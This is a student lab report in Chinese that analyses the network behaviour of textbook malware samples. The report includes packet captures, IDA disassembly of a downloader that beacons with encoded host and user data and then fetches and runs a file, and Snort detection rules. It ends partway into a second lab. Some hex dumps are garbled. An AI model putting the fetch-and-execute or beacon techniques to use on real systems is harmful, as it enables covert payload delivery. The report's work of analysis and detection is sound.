



网 络 空 间 安 全 学 院

恶意代码分析与防治技术 实验报告

Lab 14：恶意代码的网络特征



姓名：辛浩然

学号：2112514

年级：2021 级

专业：信息安全、法学

班级：信息安全、法学

实验原理

实验环境和工具

Lab 14-01

基本动态分析

问题一：网络库

问题二：网络信令

问题三：网络信令中的信息

问题四：编码

问题五：恶意代码的行为

问题六：网络特征探测

问题七：分析者试图开发特征

问题八：特征集

Lab 14-02

问题一：使用IP地址

问题二：网络库

问题三：信息源

问题四：HTTP协议

问题五：初始信令

问题六：信道设计的缺点

问题七：编码方案

问题八：终止通信

问题九：恶意代码的目的

Lab 14-03

问题一：硬编码元素

问题二：可持久使用的网络特征

问题三：获得命令

问题四：输入检查

问题五：编码

问题六：接收命令

问题七：目的

问题八：网络特征

问题九：网络特征集

Yara

IDA Pro 自动化分析

编写脚本查看导入的动态链接库

编写脚本查看函数指令

编写脚本查看交叉引用

实验心得和体会

实验原理

恶意代码的网络常见行为：

1. 通信活动： 恶意代码通常与远程服务器进行通信，以接收指令、上传/下载数据等。这可能包括使用HTTP、HTTPS、DNS等协议。
2. 漏洞利用： 恶意代码可能尝试利用网络中存在的漏洞，以便执行攻击、传播自身或获取系统权限。
3. 僵尸网络构建： 恶意代码可能试图将感染的系统纳入僵尸网络，从而形成大规模的攻击平台。
4. 数据窃取： 恶意代码可能试图截获敏感数据，如用户凭证、银行信息等，并将其发送到攻击者控制的服务器。
5. 命令与控制： 恶意代码与远程命令与控制服务器建立连接，以接收攻击者的指令，可能包括执行特定操作、下载其他恶意组件等。

网络行为探测方法：

1. 流量分析： 监控网络流量，特别关注异常或不寻常的模式，例如大量的出站连接、不明确的协议使用等。
2. 行为签名检测： 基于已知的恶意代码行为创建行为签名，用于检测类似行为的新威胁。
3. 异常检测： 使用机器学习算法或规则引擎检测网络中的异常活动，例如大量的连接尝试、不寻常的文件传输等。
4. 沙盒分析： 在受控环境中执行恶意代码，监视其行为，特别关注与网络通信相关的活动。

网络应对措施：

1. 防火墙配置： 使用防火墙限制不必要的网络流量，禁止恶意服务器的访问。
2. 入侵检测系统(IDS)： 部署IDS以监控网络流量和系统活动，及时检测异常行为。
3. 网络隔离： 在网络层面实施隔离，防止感染蔓延到其他系统。

基于内容的网络应对措施：

1. URL过滤： 使用URL过滤器阻止访问已知的恶意网站，减少恶意代码的传播途径。
2. 恶意文件检测： 使用防病毒软件和文件检测工具，检查下载的文件是否包含恶意代码。

特征提取：

1. 网络特征： 提取网络流量中的特征，如通信模式、协议使用、异常端口等。

2. 文件特征：从恶意文件中提取静态特征，如文件哈希、文件大小、文件结构等。
3. 行为特征：提取恶意代码执行时的动态行为，如进程创建、注册表修改、文件操作等。

实验环境和工具

虚拟机：关闭病毒防护的Windows XP SP3；每次病毒分析前拍摄快照，并在分析后恢复快照。

宿主机：Windows 11。


分析工具：

- 静态分析工具：IDA Pro、Resource Hacker、procmon、Process Explorer、RegShot等；
- 动态分析工具：OllyDbg等。

Lab 14-01

基本动态分析

运行lab14-01.exe并使用wireshark进行监控。



15	15.5759690	10.136.115.131	10.136.115.2	DNS	Standard query 0xfb21 A www.practicalmalwareanalysis.com
16	16.5627130	10.136.115.131	10.136.115.2	DNS	Standard query 0xfb21 A www.practicalmalwareanalysis.com
17	17.5622550	10.136.115.131	10.136.115.2	DNS	Standard query 0xfb21 A www.practicalmalwareanalysis.com
18	18.5379400	10.136.115.2	10.136.115.131	DNS	Standard query response 0xfb21 CNAME practicalmalwareanalysis.com A 3.33.152.147 A 15.197.142.173
19	19.5888390	10.136.115.131	3.33.152.147	TCP	winpoplarmess > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
20	17.6865140	3.33.152.147	10.136.115.131	TCP	http > winpoplarmess [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
21	17.6865420	10.136.115.131	3.33.152.147	TCP	winpoplarmess > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
22	17.6878500	10.136.115.131	3.33.152.147	HTTP	GET /ODAGmq6NjEGN2t6Njk6NmvtQWRtaW5pc3RyYXRvcgaa/a.png HTTP/1.1
23	17.6881240	3.33.152.147	10.136.115.131	TCP	http > winpoplarmess [ACK] Seq=1 Ack=331 Win=64240 Len=0
24	18.0224820	3.33.152.147	10.136.115.131	HTTP	HTTP/1.1 404 Not Found (text/html)
25	18.1263450	3.33.152.147	10.136.115.131	HTTP	HTTP/1.1 404 Not Found (text/html)
26	18.1281750	10.136.115.131	3.33.152.147	TCP	winpoplarmess > http [ACK] Seq=331 Ack=366 Win=63875 Len=0
27	18.5675550	10.136.115.2	10.136.115.131	DNS	Standard query response 0xfb21 CNAME practicalmalwareanalysis.com A 15.197.142.173 A 3.33.152.147
28	19.5780440	10.136.115.2	10.136.115.131	DNS	Standard query response 0xfb21 CNAME practicalmalwareanalysis.com A 3.33.152.147 A 15.197.142.173
29	45.1195860	10.136.115.1	239.255.255.250	SSDP	M-SEARCH HTTP/1.1
30	46.1305040	10.136.115.1	239.255.255.250	SSDP	M-SEARCH HTTP/1.1
31	47.1424110	10.136.115.1	239.255.255.250	SSDP	M-SEARCH HTTP/1.1

0000	00 0c 29 73 bc 40 00 50 56 ea fa 8b 08 00 45 00	..).s.P V....
0010	00 7c 01 3b 00 00 80 11 3d a1 0a 88 73 02 0a 88w...s.
0020	73 83 00 35 04 08 00 68 e1 b1 fb 21 81 80 00 00w...s.
0030	00 03 00 00 00 00 03 77 77 77 18 70 72 61 63 72w ww.pract
0040	69 63 61 6c 6d 61 6c 77 61 72 65 61 6e 61 6c 73	icalmalw areanaly
0050	73 69 73 03 63 6f 6d 00 00 01 00 01 c0 0c 00 00	s1s.com.
0060	00 01 00 00 05 00 02 c0 10 c0 10 00 01 00 01!
0070	00 00 00 05 00 04 03 21 98 93 c0 10 00 01 00 01!
0080	00 00 00 05 00 04 0f c5 8e ad

可以发现，会通过dns查询www.practicalmalwareanalysis.com。

继续分析，可以看到一个get请求：

```
49 78.0988140 10.136.115.131 3.33.152.147 TCP resascommunity > http [ACK] Seq=1 Ack=1 win=64240 Len=0
50 78.0992100 10.136.115.131 3.33.152.147 HTTP GET /ODAGNMqNjE6N2I6NjRkNmYtQWRtaW5pc3RyYXRvcgaa/a.png HTTP/1.1
51 78.0995030 3.33.152.147 10.136.115.131 TCP http > resascommunity [ACK] Seq=1 Ack=331 win=64240 Len=0
52 78.3681630 3.33.152.147 10.136.115.131 HTTP HTTP/1.1 404 Not Found (text/html)
53 78.4737650 3.33.152.147 10.136.115.131 HTTP [TCP Retransmission] HTTP/1.1 404 Not Found (text/html)
54 78.4737900 10.136.115.131 3.33.152.147 TCP resascommunity > http [ACK] Seq=331 Ack=368 win=63875 Len=0
55 58.3650510 3.33.152.147 10.136.115.131 TCP https > 1922-acssw [RST, ACK] Seq=1 Ack=1 win=64240 Len=0
56 108.365057 3.33.152.147 10.136.115.131 TCP http > resascommunity [FIN, SH, ACK] Seq=366 Ack=331 win=64240 Len=0
57 108.365127 10.136.115.131 3.33.152.147 TCP resascommunity > http [ACK] Seq=331 Ack=367 win=63875 Len=0
58 108.366374 10.136.115.131 3.33.152.147 TCP resascommunity > http [RST, ACK] Seq=331 Ack=367 win=0 Len=0
59 119.694651 10.136.115.131 10.136.115.2 NBNS Refresh NB XHR-FE2EAF7F7L<20>

0000 00 50 56 ea fa 8b 00 0c 29 73 bc 40 08 00 45 00 .PV....).S..E.
0010 01 72 04 70 40 00 80 06 db 56 0a 88 73 83 03 21 .r.pg...V..S..!
0020 98 93 04 82 00 50 80 75 67 93 22 84 3e db 50 18 ....re...>.P.
0030 fa f0 11 8e 00 00 47 45 54 20 2f 4f 44 41 36 4e ....GEF..ODAGN
0040 6d 51 36 4e 6a 45 36 4e 7a 49 36 4e 6a 6b 36 4e mQGNjEon zI6NjRkN
0050 6d 59 74 51 37 52 74 61 57 35 70 63 33 52 79 59 mYtQWRta W5pc3RyY
0060 58 52 76 63 67 61 61 2f 61 2e 70 6e 67 20 48 54 xRvcgaa/ a.png HT
0070 54 50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 TP/1.1.. Accept:
0080 2a 2f 2a 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f /*..Acc ept-Enco
0090 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c dno-qs fa-defl
00a0 61 74 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a ste..Use r-Agent:
00b0 20 4d 6f 7a 69 6e 6c 61 2f 34 26 30 20 28 63 6f reat-44746-ces
00c0 6d 70 61 7a 69 62 6c 65 3b 20 4d 53 49 45 20 36 mpatiole : MSIE 6
00d0 2e 30 3b 20 57 69 6e 6a 6f 77 75 20 4e 54 20 35 .0: Wind ows NT 5
00e0 2e 31 3b 20 53 56 31 3b 20 2e 4e 45 54 34 2e 30 .1: SVL1 .NET4.0
00f0 43 3b 20 2e 4e 45 54 34 2e 30 2e 4e 45 54 20 43 4c C: .NET4 .OE: NE
0100 54 20 43 4c 52 20 32 2e 30 2e 35 30 37 32 37 3b T CLR 2. 0.50727;
0110 20 2e 4e 45 54 20 43 4c 52 20 33 2e 30 2e 34 35 .NET CL R 3.0.45
0120 30 36 2e 32 33 52 33 2e 20 2e 4e 45 54 20 43 4c G6,2152).NET CL
0130 52 20 33 2e 35 2e 33 30 37 32 39 29 0d 0a 48 6f R 3.5.30 729).HD
0140 73 74 3a 20 77 77 77 72 2e 70 72 61 63 74 69 63 61 st: www. practica
0150 6c 6d 6c 6c 77 61 72 65 61 6e 61 6c 79 73 69 73 lmalware analysis
0160 2e 63 6f 6d 0a 43 6f 6e 6e 63 74 69 6f 6e .com..co nnection
0170 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d 0a : Keep-A llive....
```

正常的浏览器行为和抓取的请求中具有相同的 `user-agent`，这说明恶意代码很可能使用了COM API接口。

问题一：网络库

恶意代码使用了哪些网络库？它们的优势是什么？

查看恶意代码的导入表，恶意代码导入了 `URLDownloadToCacheFile` 函数。

0000000000000000...	LCMapStringA	KERNEL32
0000000000000000...	LCMapStringW	KERNEL32
0000000000000000...	GetStringTypeA	KERNEL32
0000000000000000...	CloseHandle	KERNEL32
0000000000000000...	URLDownloadToCacheFileA	urlmon

`URLDownloadToCacheFile` 函数通常用于从网络下载文件并保存到本地缓存中。这个函数利用了COM接口。COM接口，即Component Object Model，是Windows平台上用于实现软件组件化和组件间通信的技术。通过COM接口，程序能够通过Windows内部机制执行HTTP请求，其中大部分内容都是系统内部提供的，使得网络特征检测变得复杂且具有挑战性。

这种COM接口的使用为恶意代码提供了一种有效的方式来隐藏其行为，因为大部分HTTP请求内容都来自Windows内部，使得恶意活动难以通过传统的网络特征分析进行检测。

在使用COM API接口的情况下，HTTP请求的大部分内容来自Windows内部，每个User-Agent与在相同主机上使用浏览器手动访问时捕获到的User-Agent相一致，因为COM接口使得程序能够在HTTP请求中隐藏其行为，无法有效地使用网络特征来进行针对性的检测，增加了检测和追踪恶意活动的难度。

问题二：网络信令

用于构建网络信令的信息源元素是什么？什么样的条件会引起信令的改变？

信息源元素是主机 GUID 与用户名的一部分。调用 `GetCurrentHwProfileA` 函数返回 GUID 中的6个字节，以MAC地址的格式打印，其中每个字节的十六进制形式之间用冒号分隔。这一格式化的MAC地址成为 `%s-%s` 的第一个字符串。同时，第二个字符串则是通过 `GetUserName` 函数获取的用户名。

GUID对于任何主机操作系统都是唯一的，用户名则会根据登录系统的用户而改变。

以下是具体分析：

查看 `URLDownloadToCacheFile` 函数的交叉引用并进行进一步分析，来到了 `sub_4011A3` 函数。

分析 `sub_4011A3` 函数：通过调用 `URLDownloadToCacheFileA`，该函数可以从指定的URL 下载文件到本地缓存。而与此同时，通过调用 `CrateProcessA`，可以在下载的文件上启动新进程。因此，推测该函数是为下载的文件创建一个进程。

存在一个初始字符串 `http://ww.practicalmalwareanalysis.com/%s%c.png`，其中包含两个占位符：`%s` 和 `%c`。这个字符串作为输入传递给 `sprintf` 函数，这是一个格式化字符串函数。在 `sprintf` 函数内，`%s` 被替换为某个字符串，`%c` 被替换为一个单个字符，生成一个新的字符串，类似于

`http://ww.practicalmalwareanalysis.com/stringchar.png`。

接下来，这个新生成的字符串作为参数传递给 `URLDownloadToCacheFileA` 函数作为下载 URL。

```
.text:004011DB      push     ecx
.text:004011DC      push     offset Format ; "http://www.practicalmalwareanalysis.com"...
.text:004011E1      lea      edx, [ebp+Buffer]
.text:004011E7      push     edx           ; Buffer
.text:004011E8      call     _sprintf
.text:004011ED      add      esp, 10h
.text:004011F0      push     0             ; LPBINDSTATUSCALLBACK
.text:004011F2      push     0             ; DWORD
.text:004011F4      push     200h          ; cchFileName
.text:004011F9      lea      eax, [ebp+ApplicationName]
.text:004011FF      push     eax           ; LPSTR
.text:00401200      lea      ecx, [ebp+Buffer]
.text:00401206      push     ecx           ; LPCSTR
.text:00401207      push     0             ; LPUNKNOWN
.text:00401209      call     URLDownloadToCacheFileA
.text:0040120E      mov      [ebp+var_41C], eax
.text:00401214      cmp      [ebp+var_41C], 0
.data:0040602C      align 10h
.data:00406030 ; char Format[]
.data:00406030 Format      db 'http://www.practicalmalwareanalysis.com/%s%c.png',0
.data:00406030                                     ; DATA XREF: sub_4011A3+3910
.data:00406062      align 4
```

接下来，分析 `%s` 和 `%c` 参数的具体值。

```

.text:004011AC      mov     eax, [ebp+Str]
.text:004011AF      push    eax                ; Str
.text:004011B0      call   _strlen
.text:004011B5      add     esp, 4
.text:004011B8      mov     [ebp+var_218], eax
.text:004011BE      mov     ecx, [ebp+Str]
.text:004011C1      add     ecx, [ebp+var_218]
.text:004011C7      mov     dl, [ecx-1]
.text:004011CA      mov     [ebp+var_214], dl
.text:004011D0      movsx   eax, [ebp+var_214]
.text:004011D7      push    eax
.text:004011D8      mov     ecx, [ebp+Str]
.text:004011DB      push    ecx


```

0x004011D7 位置的代码将参数 %c 入栈，并在 0x004011DB 位置将 %s 压入栈。

上面这段代码就是将字符串 %s 的最后一个字符复制到了 %c 中。

接下来，进一步分析上一层调用函数，也就是 main 函数。


可以看到，main 函数在调用 sub_4011A3 函数之前，首先调用了 sub_4011BB 函数，而这个函数似乎修改了传入的字符串。



在 sub_4010BB 函数的具体实现中，注意到一个关键的函数调用，即 0x401000。这个调用引用了标准Base64编码字符串，其中包含了字符集

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-。

但是，sub_401000 并非一般意义上的标准Base64编码函数。通常情况下，为了确保4字节对齐的字符块，我们会在Base64编码中看到等号(=)的静态引用。在对Base64编码函数(0x401000)的内部结构进行更深入的探讨时，发现该函数存在两个关键分支：一个用于选择编码字符，而另一个则用于选择填充字符。而在图示中，右侧路径显示字符 a 被选为填充字符，而非通常所见的等号(=)。



在 `main` 函数内，在 `Base64` 编码函数调用之前，注意到调用了 `GetCurrentHwProfileA` 函数、`GetUserName` 函数、`sprintf` 函数，以及字符串 `%c%c%c%c%c%c%c%c%c%c` 和 `%s-%s`。

- `GetCurrentHwProfileA` 函数，该函数用于检索当前系统的硬件配置文件信息。通过调用这个函数，能够获取有关硬件配置文件的关键数据。
- `GetUserName` 函数用于获取当前登录用户的用户名。

这段代码调用 `GetCurrentHwProfileA` 函数返回 `GUID` 中的6个字节，以MAC地址的格式打印，其中每个字节的十六进制形式之间用冒号分隔。这一格式化的MAC地址成为 `%s-%s` 的第一个字符串。同时，第二个字符串则是通过 `GetUserName` 函数获取的用户名。

问题三：网络信令中的信息

- 为什么攻击者可能对嵌入在网络信令中的信息感兴趣？

攻击者可能想跟踪运行下载器的特定主机，以及针对特定的用户。

网络信令中的信息可能包含有关运行下载器的特定主机的标识信息。通过获取这些信息，攻击者可以追踪特定计算机或服务器，了解其位置、网络拓扑结构和其他关键信息。还可能包括用户标识、认证凭据或其他与用户身份相关的数据。通过获取这些信息，攻击者可以实施针对性的攻击，例如社会工程攻击或针对特定用户的恶意软件活动。这种有目的的攻击通常比随机攻击更具威胁性，因为攻击者可以更有效地利用获得的信息。

问题四：编码

- 恶意代码是否使用了标准的Base64编码？如果不是，编码是如何不寻常的？

不是标准的Base64编码。在前面的分析中，可以知道，字符 `a` 被选为填充字符，而非通常所见的等号(=)。

问题五：恶意代码的行为

- 恶意代码的主要目的是什么？

在 `004011A3` 函数中，调用 `URLDownloadToCacheFileA` 成功后，它会以返回的路径名作为参数调用 `CreateProcessA` 函数，进而执行文件并退出。因此，可以说：这个恶意代码下载并运行其他代码。

```
push    ; lpUnknown
call    URLDownloadToCacheFileA
mov     [ebp+var_41C], eax
cmp     [ebp+var_41C], 0
jz      short loc_401221

loc_401221:                ; Size
push    44h ; 'D'
push    0 ; Val
lea     edx, [ebp+StartupInfo]
push    edx ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h ; 'D'
push    10h ; Size
push    0 ; Val
lea     eax, [ebp+ProcessInformation]
push    eax ; void *
call    _memset
add     esp, 0Ch
lea     ecx, [ebp+ProcessInformation]
push    ecx ; lpProcessInformation
lea     edx, [ebp+StartupInfo]
push    edx ; lpStartupInfo
push    0 ; lpCurrentDirectory
push    0 ; lpEnvironment
push    0 ; dwCreationFlags
push    0 ; bInheritHandles
push    0 ; lpThreadAttributes
push    0 ; lpProcessAttributes
push    0 ; lpCommandLine
lea     eax, [ebp+ApplicationName]
push    eax ; lpApplicationName
call    ds:CreateProcessA
```

问题六：网络特征探测

- 用网络特征可能有效探测到恶意代码通信中的什么元素？

检测目标包括恶意代码通信中的元素，包括域名、冒号，以及Base64解码后出现的破折号。此外，还需注意到URI的Base64编码中，最后一个字符可能是PNG文件名的单个字符。

在使用Base64编码时，由于原始字符串中的冒号位于三字符组的第三个位置，因此每个四字符组的第四个字符比特都来自于第三个字符，而冒号之后的每四个字符形成一个6；同时，由于存在破折号(-)，导致第六个四字符组以't'结尾。

基于上述情况，我们可以得知URI至少包含24个字符，并且我们可以确定字符 '6' 和 't' 的具体位置。另外，我们了解到下载的文件名是一个单个字符，即路径的最后一个字符。因此，我们可以编写两个正则表达式，一个用于匹配字符串的模式，另一个用于匹配下载的文件名。

`[A-Z0-9a-z+/]` 是用于匹配base64编码中的所有字符，为了简洁的表示，使用A来代替。那么第一个正则为：

$$\frac{A^6 A^6 A^6 A^6 A^6 A^6 t(A^4)}{(1,)}$$

这样就可以匹配以字符6和t结尾的四字符组的模式。

第二个正则用于匹配下载文件:

/\A{24,}\(A\)\1.png/

上面的 `\1` 是指括号之间捕获的第一个元素，它是/之前的base64编码字符串中的第一个字符。这样就可以匹配单字符后跟一个.png。

此外，还可以通过域名、恶意代码下载可执行文件等特征来联合进行检测。

问题七：分析者试图开发特征

- 分析者尝试为这个恶意代码开发一个特征时，可能会犯什么错误？

分析者如果不了解构建网络信令的信息源元素，比如：操作系统对这些元素的影响，他们可能会错误地认为基于URL的元素是攻击的目标。通常情况下，在这个Base64编码下的字符串以 **a** 结尾，也就是文件名为 **a.png**。但是，当用户名的长度是3的倍数时，最后一个字符和文件名则由编码后的用户名的最后一个字符决定，这是不可预测的。

问题八：特征集

- 哪些特征集可能检测到这个恶意代码(以及新的变种)?

可以将前面编写的正则式转为特征规则。

第一个特征如下:

```
alert tcp $HOME_NET any-> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.1 Colons
and dash"; urilen:>32; content:"GET|20|/";depth:5; pcre:"/GET\x20\[A-Z0-
9a-z+\\/] {3}6[A-Z0-9a-z+\\/] {3}6[A-Z0-9a-z+\\/] {3}6[A-Z0-9a-z+\\/] {3}6[A-Z0-
9a-z+\\/] {3}6[A-Z0-9a-z+\\/] {3}t([A-Zo-9a-z+\\/]{4}){1,}\\//";sid:20001411;
rev:1;)
```

这个Snort规则仅包含数据包开头的GET/的内容字符串。

对于第二个特征编写的Snort规则如下：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET SHTTP_PORTS (msg:"PM14.1.2 Base64 and png"; urilen:>32; uricontent:".png"; pcre:"/[A-Z0-9a-Z+\/]{24,}([A-Z0-9a-z+\/])\\1\\.png/"; sid:20001412; rev:1;)
```

Lab 14-02

问题一：使用IP地址

● 恶意代码编写时直接使用IP地址的好处和坏处各是什么？

好处：






1. 直接连接目标：使用IP地址可以直接连接到目标系统，省去了域名解析的步骤，提高了连接速度。
2. 避免DNS监控：直接使用IP地址可以避免被DNS监控和过滤，因为域名通常会受到更频繁的检查 and 过滤。
3. 难以追踪：静态IP地址相对稳定，不像域名那样可以经常更改。这使得攻击者更难被追踪，因为IP地址的变化通常需要更多的操作和协调。

坏处：

1. 可追踪性：尽管使用静态IP地址相对稳定，但它仍然是一个可以被追踪的标识。网络安全专业人员和法律机构可以通过追踪IP地址来定位攻击者。
2. 难以管理：静态IP地址的管理可能相对复杂，特别是在需要更改基础设施时。攻击者可能会发现自己受限于使用特定IP地址，而这可能导致更难以维护和升级其攻击基础设施。
3. 不适用于动态环境：在动态网络环境中，静态IP地址可能不够灵活，因为网络拓扑和配置可能会发生变化。这使得攻击者更难以适应网络变化。

问题二：网络库

● 这个恶意代码使用哪些网络库？使用这些库的好处和坏处是什么？

	00000000004...	LoadStringA	USER32
	00000000004...	InternetCloseHandle	WININET
	00000000004...	InternetOpenUrlA	WININET
	00000000004...	InternetOpenA	WININET
	00000000004...	InternetReadFile	WININET

查看恶意代码的导入表，恶意代码使用了 [WinINet](#) 库，从中导入了函数：

- `InternetOpenA`：用于初始化 `WinINet` 库，创建一个应用程序使用的会话。
- `InternetOpenUrlA`：打开一个URL，返回一个用于进一步操作的句柄。
- `InternetReadFile`：用于从URL或文件中读取数据。
- `InternetCloseHandle`：用于关闭由 `InternetOpenUrlA` 打开的URL句柄。

好处：

- 高层抽象：`WinINet`库提供了相对高层次的网络抽象，使网络通信更容易实现。相较于底层的Winsock API，使用`WinINet`库能够简化网络通信的实现，提供更高层次的抽象，减少了一些繁琐的细节。
- 操作系统提供的支持：`WinINet`库可由操作系统提供对一些元素(如cookie和缓存)的支持。操作系统提供了一些网络元素的支持，这减轻了开发者的负担，使一些功能更加便捷，例如自动处理cookie和缓存。

坏处：

- 硬编码的User-Agent字段和头部：在使用`WinINet`库时，需要硬编码User-Agent字段和可能需要的其他头部信息。这使得恶意代码更容易被检测，因为硬编码的信息可能与正常合法的网络请求有所不同。
- 相对较低的灵活性：相对于底层的Winsock API，`WinINet`库的灵活性较低。对于一些高级的网络操作，可能需要更多的灵活性和控制，而`WinINet`库提供的高层抽象可能不足以满足一些特殊需求。
- Windows特定：`WinINet`库是Windows特定的，不具备跨平台能力。如果需要在其他操作系统上运行，就需要重新编写或使用其他网络库，这限制了代码的可移植性。

问题三：信息源

- 恶意代码信令中URL的信息源是什么？这个信息源提供了哪些优势？

恶意代码信令中的URL信息源是PE文件中的字符串资源节。这个字符串资源节包含了用于命令与控制的URL。在具体的分析中，通过调用 `LoadStringA` 函数，恶意代码获取了字符串资源节中的URL。

这种设计提供了以下优势：

1. 灵活性：字符串资源节的设计允许攻击者在不重新编译恶意代码的情况下，通过修改资源节中的URL，轻松更改与命令与控制服务器的连接位置。这为攻击者提供了极大的灵活性，使其能够随时更改控制服务器的位置，增加了对抗检测和防御的难度。
2. 易于维护：使用字符串资源节作为URL的存储位置，使得维护者能够更轻松地管理多个后门程序。通过修改资源节中的URL，可以在不修改恶意代码的情况下部署多个后门，每个后门连接到不同的命令与控制服务器。
3. 隐藏性：将URL信息嵌入资源节中，相较于硬编码在代码中，更难以被静态分析工具和防病毒引擎检测到。这增加了恶意代码的隐蔽性，使其更具持久性和潜在危险性。

下面是分析过程：

深入分析恶意代码，主函数首先调用了两次CreateThread函数创建了两个线程。

```
loc_40136A:
lea     edx, [esp+1A8h+ThreadId]
lea     eax, [esp+1A8h+ThreadAttributes]
push    edx             ; lpThreadId
push    ebp             ; dwCreationFlags
push    ebx             ; lpParameter
push    offset StartAddress ; lpStartAddress
mov     [ebx+8], edi
mov     edi, ds:CreateThread
push    ebp             ; dwStackSize
push    eax             ; lpThreadAttributes
mov     [esp+1C0h+ThreadAttributes.nLength], 0Ch
mov     [esp+1C0h+ThreadAttributes.lpSecurityDescriptor], ebp
mov     [esp+1C0h+ThreadAttributes.bInheritHandle], ebp
call    edi             ; CreateThread
cmp     eax, ebp
mov     [ebx+0Ch], eax
jnz     short loc_4013BA
```

第一个线程的线程函数起始地址为 `StartAddress`，然后又调用了函数 `sub_401750`，在这个函数内部执行了 `InternetOpenA`、`InternetOpenUrlA`、`InternetCloseHandle` 等一系列与网络通信相关的函数，将其命名为 `Internet1` 函数。

```
push    eax             ; lpzUrl
and     ecx, 3
rep movsb
call    ds:InternetOpenA
